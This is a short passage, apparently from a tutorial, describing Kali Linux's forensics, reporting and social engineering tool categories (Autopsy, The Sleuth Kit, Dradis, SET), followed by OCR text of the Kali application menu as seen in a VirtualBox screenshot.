
11)Forensics

Kali Linux includes forensic tools like Autopsy and The Sleuth Kit for digital forensics and incident response, aiding in the investigation and analysis of security incidents.




12)Reporting Tools

Effective reporting is crucial to convey findings and recommendations. Kali Linux offers reporting tools like Dradis to streamline the documentation of vulnerabilities and remediation steps.



13)Social Engineering Tools

Social engineering is a significant threat vector. Tools like Social-Engineer Toolkit (SET) help assess an organization's susceptibility to social engineering attacks.


LINUX [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
1
2
3
4
Favorites
Recently Used
All Applications
Settings
Usual Applications
001 - Identify
002 - Protect
004 - Respond
005 - Recover
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
42 - Kali & OffSec Links
maltego (installer)
msf payload creator
social engineering toolkit (root)
thanmaye bhumireddy